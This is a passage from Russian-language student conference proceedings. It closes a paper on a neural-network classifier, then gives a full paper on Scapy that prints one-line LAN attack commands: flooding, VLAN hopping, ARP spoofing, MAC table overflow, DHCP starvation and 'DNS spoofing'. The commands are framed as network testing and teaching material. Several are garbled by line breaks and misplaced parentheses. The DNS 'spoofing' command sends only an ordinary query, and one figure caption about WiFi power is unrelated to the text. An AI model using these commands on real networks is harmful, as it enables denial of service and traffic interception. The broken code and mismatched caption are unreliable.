3. Распределение набора знаний по отдельным ядрам, что позволяет исключать коллизии в классификации топологически схожих образов. Распределение знаний за счёт использования нескольких ядер позволяет разделить подобные образы по разным кластерам, что исключит коллизии и увеличит точность классификатора.

Программная модель системы была реализована на платформе Microsoft .NET Framework C# и оправдала все заявленные требования.

Таким образом, была разработана теоретическая и практическая модель многоядерного классификатора, использующего в качестве ядер нейронные сети. Данная модель обеспечивает высокую производительность. Программная реализация данной модели является переносимой и готова к встраиванию в любую интеллектуальную систему.

Работа выполнена в рамках ГПНИ «Механика, металлургия, диагностика в машиностроении» (Задание 1.13). Методическая помощь магистранту в исследовательской работе оказана ООО «Интеллектуальные процессоры» в рамках Европейской программы TEMPUS («Centers of Excellence for young RE-Searchers» № 544137-CERES).

Литература

1. Convolutional Neural Networks (LeNet) – Deep Learning 0.1 documentation. Deep Learning 0.1. LISA Lab [Электронный ресурс]. – Электронные данные. – Режим доступа: http://deeplearning.net/tutorial/lenet.html.

В.Р. Власенко (УО «ГГУ им. Ф. Скорины», Гомель)
Науч. рук. **А.В. Воруев**, канд. техн. наук, доцент

ТЕСТИРОВАНИЕ СЕТЕЙ ПРИ ПОМОЩИ УТИЛИТЫ SCAPY

Scapy – сетевая утилита, написанная на языке Python, которая позволяет посылать, просматривать и анализировать сетевые пакеты. В отличие от многих других утилит, утилита Scapy не ограничена только теми протоколами, пакеты которых она может генерировать. Фактически, она позволяет создавать любые пакеты и комбинировать атаки различных типов.

Нагрузочное тестирование (англ. load testing) – подвид тестирования производительности, сбор показателей и определение производительности и времени отклика программно-технической системы или устройства в ответ на внешний запрос с целью установления соответствия требованиям, предъявляемым к данной системе (устройству).

Для исследования времени отклика системы на высоких или пиковых нагрузках производится стресс-тестирование, при котором создаваемая на систему нагрузка превышает нормальные сценарии её использования. Не существует чёткой границы между нагрузочным и стресс-тестированием, однако эти понятия не стоит смешивать, так как эти виды тестирования отвечают на разные бизнес-вопросы и используют различную методологию.

Можно использовать scapy для проведения нагрузочного тестирования на каналы связи. Для этого сгенерируем небольшой объём трафика и отправить его при помощи функции sendpfast:

```
send-
pfast((Ether(dst='targetMAC')/IP(dst='targetIP')/ICMP('A'*100)*1
00, loop=1000)
```

По выполнению команды, должен появится подобный результат.

```
rocessing file: /tmp/scapyGY2pXl
rocessing file: /tmp/scapyGY2pXl
Actual: 1000000 packets (234000000 bytes) sent in 17.49 seconds
Rated: 13379074.0 bps, 102.07 Mbps, 57175.53 pps
Statistics for network device: eth0
        Attempted packets:         1000000
        Successful packets:        1000000
        Failed packets:            0
        Retried packets (ENOBUFS): 0
        Retried packets (EAGAIN):  0
>>>
```

Рисунок 1 – Схема извлечения энергоснабжении из WiFi

На стороне приема трафика замер программой перехвата сетевых пакетов Wireshark подтверждает цифры отправителя.



Рисунок 2 – График входящих пакетов

VLAN hopping – общее название для атак, которые предполагают проникновение в VLAN, который изначально (до выполнения атаки) был недоступен атакующему.

Scapy предоставляет возможность генерации VLAN пакетов:

```
send(Dot1Q(vlan=1)/Dot1Q(vlan=2)/IP(dst='targetIP')/ICMP()
```

Для организации arp-spoofing в соседнем VLAN достаточно изменить данную команду на:

```
sendp(Ether(dst='clientMAC')/Dot1Q(vlan=1)/Dot1Q(vlan=2)/ARP(op=
'who-has', psrc='gatewayIP', pdst='clientIP'))
```

Переполнение таблицы коммутации – атака основана на том, что таблица коммутации в коммутаторах имеет ограниченный размер. После заполнения таблицы, коммутатор не может более выучивать новые MAC-адреса и начинает работать как хаб, отправляя трафик на все порты. Для переполнения таблицы будем генерировать и отсылать пакеты с разными MAC-адресами.

RandMAC() – функция возвращает произвольное значение, в формате MAC адреса; параметр loop – зацикливает отправку, что в итоге приводит к исчерпанию буфера таблицы коммутатора. Для переполнения таблицы коммутации достаточно выполнить следующую команду:

```
sendp(Ether(src=RandMAC())/IP(dst='gatewayIP')/ICMP(),
loop=10000)
```

Атаки на DHCP – это может быть подмена DHCP-сервера в сети или атака DHCP starvation, которая заставляет DHCP-сервер выдать все существующие на сервере адреса злоумышленнику. Для атаки на переполнения таблицы адресов DHCP-сервера можно выполнить следующую команду:

```
sendp(Ether(src=RandMAC(),dst='ff:ff:ff:ff:ff:ff')/IP(src='0.0.0
.0',dst='255.255.255.255')/UDP(sport=68,dport=67)/BOOTP(chaddr=R
andMAC())/DHCP(options=[("message-type","discover"),"end"]),
loop=1)
```

DNS-spoofing – атака, базирующаяся на заражении кэша DNS-сервера жертвы ложной записью о соответствии DNS-имени хоста, которому жертва доверяет, и IP-адреса атакующего. Относится к числу spoofing-атак.

Может применяться как непосредственно против хоста-клиента, выполняющего DNS-запрос к кэширующему серверу, так и по отношению к серверу, путём заражения его кэша. Во втором случае обманутыми получаются все клиенты DNS-сервера, которым он отвечает данными из своего кэша. В Scapy данную процедуру можно реализовать при помощи просто команды:

```
send(IP(dst='dnsserverIP'/UDP(dport=53)/DNS(qd=DNSQR(qname="goog
le.com")))
```

С помощью Scapy легко осуществлять такие процедуры, как: сканирование, трассировку маршрута, проверку хоста (probing), юнит-тестирование каких-либо сетевых функций, исследование сети и различные виды атак. Scapy позволяет провести пробное тестирование сети и выявить её уязвимости для того, чтобы их можно было устранить.